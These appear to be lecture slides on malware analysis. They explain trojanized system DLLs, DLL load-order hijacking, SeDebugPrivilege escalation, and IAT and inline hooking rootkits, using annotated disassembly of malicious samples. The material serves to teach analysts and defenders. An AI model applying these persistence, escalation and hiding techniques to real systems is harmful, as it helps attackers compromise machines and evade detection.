A persistence technique, wherein, the malware patches bytes of a system binary, typically a frequently used DLL, to force the system to execute the malware the next time the infected binary is run or loaded.

A system binary is typically modified by patching the entry function so that it jumps to the malicious code.

The malicious code is added to an empty section of the binary, so that it will not impact normal operation.

After the code loads the malware, it jumps back to the original DLL code, so that everything still operates as it did prior to the patch.

Persistence: Trojanized System Binaries

The following example shows the **`DllEntryPoint`** of a trojanized **`rtutils.dll`**, along with a clean version, as seen in IDA Pro.

Original code	Trojanized code
`DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)`	`DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)`
`mov edi, edi`	**`jmp DllEntryPoint_0`**
`push ebp`	
`mov ebp, esp`	
`push ebx`	
`mov ebx, [ebp+8]`	
`push esi`	
`mov esi, [ebp+0Ch]`	

Persistence: Trojanized System Binaries

The malicious patch of code at **`DllEntryPoint_0`** is as follows:

```
76E8A660 DllEntryPoint_0
76E8A660        pusha
76E8A661        call  sub_76E8A667
76E8A666        nop
76E8A667 sub_76E8A667
76E8A667        pop   ecx
76E8A668        mov   eax, ecx
76E8A66A        add   eax, 24h
76E8A66D        push  eax
76E8A66E        add   ecx, 0FFFF69E2h
76E8A674        mov   eax, [ecx]
76E8A677        add   eax, 0FFF00D7Bh
76E8A67C        call  eax ; LoadLibraryA
76E8A67E        popa
76E8A67F        mov   edi, edi
76E8A681        push  ebp
76E8A682        mov   ebp, esp
76E8A684        jmp   loc_76E81BB2
...
76E8A68A        aMsconf32_dll db 'msconf32.dll',0
```

Persistence: Trojanized System Binaries

The function labelled `DLLEntryPoint_0` does a `pusha`, which is commonly used in malicious code to save the initial state of the register so that it can do a `popa` to restore it at the end.

Next, the code calls `sub_76E8A667`: it starts with a `pop ecx`, which puts the return address into the `ECX` register. The code then adds `0x24` to this return address (`0x76E8A666` + `0x24` = `0x76E8A68A`) and pushes it on the stack. The location `0x76E8A68A` contains the string '`msconf32.dll`'. The call to `LoadLibraryA` causes the patch to load `msconf32.dll`. This means that `msconf32.dll` will be run and loaded by any process that loads rtutils.dll as a module, which includes **svchost.exe**, **explorer.exe**, and **winlogon.exe**.

After the call to `LoadLibraryA`, the patch executes the instruction `popa`. It is followed by three instructions that are identical to the first three instructions in the clean `rtutils.dll`'s `DllEntryPoint`. Afterwards is a `jmp` back to the original `DllEntryPoint` method.

Persistence: DLL Load-Order Hijacking

DLL load-order hijacking:

A simple, covert technique that allows malware authors to create persistent, malicious DLLs that capitalizes on the way DLLs are loaded by Windows (so it does not even require a malicious loader).

The default DLL search order on Windows XP is as follows:

1. The directory from which the application was loaded
2. The current directory
3. The system directory (the `GetSystemDirectory` function is used to get the path, such as `.../Windows/System32/`)
4. The 16-bit system directory (such as `.../Windows/System/`)
5. The Windows directory (the `GetWindowsDirectory` function is used to get the path, such as `.../Windows/`)
6. The directories listed in the `PATH` environment variable

Persistence: DLL Load-Order Hijacking

Under Windows XP, the DLL loading process can be skipped by utilizing the `KnownDLLs` registry key, which contains a list of specific DLL locations, typically located in `.../Windows/System32/`.

The `KnownDLLs` mechanism is designed

- to improve security (malicious DLLs can't be placed higher in the load order);
- and speed (Windows does not need to conduct the default search);

but it contains only a short list of the most important DLLs.

DLL load-order hijacking can be used on binaries in directories other than `/System32` that load DLLs in `/System32` that are not protected by `KnownDLLs`.

Persistence: DLL Load-Order Hijacking

For example, **explorer.exe** in the `/Windows` directory loads `ntshrui.dll` found in `/System32`.

Because `ntshrui.dll` is not a known DLL, the default search is followed, and the `/Windows` directory is checked before `/System32`. If a malicious DLL named `ntshrui.dll` is placed in `/Windows`, it will be loaded in place of the legitimate DLL.

The malicious DLL can then load the real DLL to ensure that the system continues to run properly.

Any startup binary not found in `/System32` is vulnerable to this attack, and **explorer.exe** has roughly 50 vulnerable DLLs.

Additionally, known DLLs are not fully protected due to recursive imports, and because many DLLs load other DLLs, which follow the default search order.

Privilege Escalation

- Downloaders & Launchers
- Backdoors
- Credential Stealing
- Persistence
- Privilege Escalation
- User-mode Rootkits

Privilege Escalation

Most users run as local admin, although it is recommended against: if malware is accidentally run, it won't automatically have full access.

If a user launches malware on a system without admin rights, it needs to perform a **privilege-escalation** attack to gain full access.

Processes on a Windows machine are run either at the user or the system level. Users generally can't manipulate system-level processes, even if they are admins. So, even when the user is running as local administrator, the malware may require privilege escalation.

E.g., DLL order hijacking: if the DLL directory is writable by the user, and the process that loads the DLL is run at a higher privilege level, then a malicious DLL will gain escalated privileges.

The majority of privilege-escalation attacks are known exploits or zero-day attacks against the local OS, many of which can be found in the **Metasploit Framework** (`https://www.metasploit.com/`).

Privilege Escalation: Using `SeDebugPrivilege`

Processes run by a user don't have free access to everything, and can't, for instance, call functions like `TerminateProcess` or `CreateRemoteThread` on remote processes.

One way that malware gains access to such functions is by setting the access token's rights to enable **`SeDebugPrivilege`**.

An **access token** is an object that contains the security descriptor of a process, specifying the access rights of the owner–here, the process.

An access token can be adjusted by `AdjustTokenPrivileges`.

The **`SeDebugPrivilege`** privilege was created for debugging, but malware exploit it to gain full access to a system-level process.

By default, **`SeDebugPrivilege`** is given only to local administrator accounts, which is essentially equivalent to **`LocalSystem`** access.

A normal user account cannot give itself **`SeDebugPrivilege`**.

Privilege Escalation: Using `SeDebugPrivilege`

```
BOOL AdjustTokenPrivileges(
  [in]              HANDLE            TokenHandle,
  [in]              BOOL              DisableAllPrivileges
  [in, optional]    PTOKEN_PRIVILEGES NewState,
  [in]              DWORD             BufferLength,
  [out, optional]   PTOKEN_PRIVILEGES PreviousState,
  [out, optional]   PDWORD            ReturnLength
);
```

Enables or disables privileges in the specified access token. It requires **`TOKEN_ADJUST_PRIVILEGES`** access.

```
typedef struct _TOKEN_PRIVILEGES {
  DWORD               PrivilegeCount;
  LUID_AND_ATTRIBUTES Privileges[ANYSIZE_ARRAY];
} TOKEN_PRIVILEGES, *PTOKEN_PRIVILEGES;
```

Privilege Escalation: Using `SeDebugPrivilege`

```
typedef struct _LUID_AND_ATTRIBUTES {
  LUID  Luid;
  DWORD Attributes;
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

- `Luid`: locally unique identifier (64 bits). Here, they specify each privilege. **`LookupPrivilegeName`** gives the associated name.
- `Attributes`: attributes of the LUID, contains up to 32 one-bit flags, whose meanings depend on definition and use of the LUID.

```
typedef struct _LUID {
  DWORD LowPart;
  LONG  HighPart;
} LUID, *PLUID;
```

Privilege Escalation: Using `SeDebugPrivilege`

The following shows how malware enables its **`SeDebugPrivilege`**:

```
00401003  lea    eax, [esp+1Ch+TokenHandle]
00401006  push   eax                          ; TokenHandle
00401007  push   (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY) ; DesiredAccess
00401009  call   ds:GetCurrentProcess
0040100F  push   eax                          ; ProcessHandle
00401010  call   ds:OpenProcessToken
00401016  test   eax, eax
00401018  jz     short loc_401080
0040101A  lea    ecx, [esp+1Ch+Luid]
0040101E  push   ecx                          ; lpLuid
0040101F  push   offset Name                  ; "SeDebugPrivilege"
00401024  push   0                            ; lpSystemName
00401026  call   ds:LookupPrivilegeValueA
0040102C  test   eax, eax
0040102E  jnz    short loc_40103E
...
```

Privilege Escalation: Using `SeDebugPrivilege`

```
...
0040103E  mov   eax, [esp+1Ch+Luid.LowPart]
00401042  mov   ecx, [esp+1Ch+Luid.HighPart]
00401046  push  0                       ; ReturnLength
00401048  push  0                       ; PreviousState
0040104A  push  10h                     ; BufferLength
0040104C  lea   edx, [esp+28h+NewState]
00401050  push  edx                     ; NewState
00401051  mov   [esp+2Ch+NewState.Privileges.Luid.LowPt], eax
00401055  mov   eax, [esp+2Ch+TokenHandle]
00401059  push  0                    ; DisableAllPrivileges
0040105B  push  eax                  ; TokenHandle
0040105C  mov   [esp+34h+NewState.PrivilegeCount], 1
00401064  mov   [esp+34h+NewState.Privileges.Luid.HighPt], ecx
00401068  mov   [esp+34h+NewState.Privileges.Attributes], SE_PRIVILEGE_ENABLED
00401070  call  ds:AdjustTokenPrivileges
```

When you see such a code, label it and move on. It’s typically not necessary to analyze intricacies of the malware’s escalation method.

Privilege Escalation: Using `SeDebugPrivilege`

The access token is obtained using **`OpenProcessToken`**, passing in its process handle (obtained with **`GetCurrentProcess`**), and the desired access (in this case, to query and adjust privileges).

Next, the malware calls **`LookupPrivilegeValueA`**. which retrieves the locally unique identifier (**`LUID`**). The **`LUID`** is a structure that represents the specified privilege (in this case, **`SeDebugPrivilege`**).

The info from **`OpenProcessToken`** and **`LookupPrivilegeValueA`** is used in the call to **`AdjustTokenPrivileges`**.

A key structure, **`PTOKEN_PRIVILEGES`**, is also passed to **`AdjustTokenPrivileges`** and labelled as **`NewState`** by IDA Pro.

Notice that this structure sets the low and high bits of the **`LUID`** using the result from **`LookupPrivilegeValueA`** in a two-step process.

The **`Attributes`** of **NewState** is set to **`SE_PRIVILEGE_ENABLED`**.

User-mode Rootkits

Downloaders & Launchers

Backdoors

Credential Stealing

Persistence

Privilege Escalation

User-mode Rootkits

User-mode Rootkits

Malware often goes to great lengths to hide its running processes and persistence mechanisms from users.

The most common tool used for this purpose is a ***rootkit***.

Most rootkits work by modifying the internal functionality of the OS, to cause files, processes, network connections, other resources to be invisible to other programs, making it difficult for antivirus products, administrators, and security analysts to discover malicious activity.

Some rootkits modify user-space applications, but the majority modify the kernel, since protection mechanisms, such as intrusion prevention systems, are installed and running at the kernel level.

User-mode Rootkits

We discussed kernel-mode techniques of rootkits before:

- **System Service Descriptor Table (`SSDT`) hooking**
- **Input/Output Request Packet (`IRP`) hooking**
- **Interrupt Descriptor Table (`IDT`) hooking**


Here, we'll introduce two user-space rootkit techniques:

- **Import Address Table (`IAT`) hooking**
- **inline hooking**.

User-mode Rootkits: IAT Hooking

IAT hooking:

This classic hooking technique modifies the **import address table (IAT)** or the **export address table (EAT)** to hide files, processes, or network connections on the local system.



```
10001BCA     push    0
10001BCC     mov     eax, [ebp+hProcess]
10001BCF     push    eax
10001BD0   ❶ call    ds: TerminateProcess
```

```
10003044     7C801E16 - CreateProcessA
10003048     7C80180E - TerminateProcess
1000304C     7C86302C - ReadFile
10003050     7C863EB7 - Process32First
```

```
10003044     7C801E16 - CreateProcessA
10003048   ❷ 34200000 - Rootkit Code
1000304C     7C86302C - ReadFile
10003050     7C863EB7 - Process32First
```

```
7C80180E   push 20
7C801810   push kernel32.7C809BA8
7C801815   call kernel32.7C8024C6
7C80181A   xor ebx, ebx
7C80181C   mov ecx,dword ptr ss:[ebp+14]
7C80181F   cmp ecx, ebx
7C801821   je short  kernel32.7C801825
7C801823   mov ptr ds:[ecx],ebx
...
```

```
34200000   Malicious Code
...
```

IAT hooking of `TerminateProcess`. The top path is the normal flow, and the bottom path is the flow with a rootkit.

User-mode Rootkits: IAT Hooking

A legitimate program calls the `TerminateProcess` function, at ❶.

Normally, the code will use the **IAT** to access the target function in *Kernel32.dll*, but if an **IAT** hook is installed, as indicated at ❷, the malicious rootkit code will be called instead.

The rootkit code returns to the legitimate program to allow the `TerminateProcess` function to execute after manipulating some parameters.

In this example, the **IAT** hook prevents the legitimate program from terminating a process.

The **IAT** technique is an old and easily detectable form of hooking, so many modern rootkits use the more advanced inline hooking method instead.

User-mode Rootkits: Inline Hooking

Inline hooking:

Overwrites the API function code contained in the imported DLLs, often replacing the first few bytes with a jump to malicious code inserted by the rootkit. Alternatively, the rootkit can alter the code of the function to damage or change it.

IAT hooking simply modifies the pointers, but inline hooking changes the actual function code (hence the name: “inline” modification).

Inline hooking is mainly used by antiviruses and sandboxes, but also malware. The idea is to redirect a function to your own, so that you can perform processes like checking parameters, shimming, logging, spoofing returned data, and filtering calls, before the function.[2]

Rootkits use hooks to modify data returned from system calls to hide their presence.

---

[2] ref: www.malwaretech.com/2015/01/inline-hooking-for-programmers-part-1.html

User-mode Rootkits: Inline Hooking

An example of the inline hooking of the **`ZwDeviceIoControlFile`** function is shown below. This function is used by programs like **Netstat** to retrieve network information from the system.

```
100014B4         mov     edi, offset ProcName; "ZwDeviceIoControlFile"
100014B9         mov     esi, offset ntdll ; "ntdll.dll"
100014BE         push    edi                     ; lpProcName
100014BF         push    esi                     ; lpLibFileName
100014C0         call    ds:LoadLibraryA
100014C6         push    eax                     ; hModule
100014C7         call    ds:GetProcAddress
100014CD         test    eax, eax
100014CF         mov     Ptr_ZwDeviceIoControlFile, eax
```

The location of the function being hooked is acquired by a call to **`GetProcAddress`**.

User-mode Rootkits: Inline Hooking

This rootkit's goal is to install a 7-byte inline hook at the start of the **`ZwDeviceIoControlFile`** function in memory. The following Table shows how the hook was initialised:

Raw bytes	Disassembled bytes
`10004010 db 0B8h`	`10004010 mov eax, 0`
`10004011 db 0`	`10004015 jmp eax`
`10004012 db 0`	
`10004013 db 0`	
`10004014 db 0`	
`10004015 db 0FFh`	
`10004016 db 0E0h`	

The rootkit will fill in these zero bytes with an address before it installs the hook, so that the **`jmp`** instruction will be valid.

User-mode Rootkits: Inline Hooking

The rootkit uses **`memcpy`** to patch the zero bytes to the address of its hooking function, which hides traffic destined for port **`443`**. Note that the address (**`10004011`**) matches that of the zero bytes in the hook:

```
100014D9        push    4
100014DB        push    offset hooking_function_hide_Port_443
100014E0        push    offset unk_10004011
100014E5        call    memcpy
```

The patch bytes (**`10004010`**) and the hook location are then sent to a function that installs the inline hook:

```
100014ED         push    7
100014EF         push    offset Ptr_ZwDeviceIoControlFile
100014F4         push    offset 10004010 ;patchBytes
100014F9         push    edi
100014FA         push    esi
100014FB         call    Install_inline_hook
```

User-mode Rootkits: Inline Hookinge

Now `ZwDeviceIoControlFile` will call the rootkit function first.

The rootkit's hooking function removes all traffic destined for port 443 and then calls the real `ZwDeviceIoControlFile`, so everything continues to operate as it did before the hook was installed.

Since many defense programs expect inline hooks to be installed at the beginning of functions, some malware authors have attempted to insert the `jmp` or the code modification further into the API code to make it harder to find.

Next: Covert Malware Launching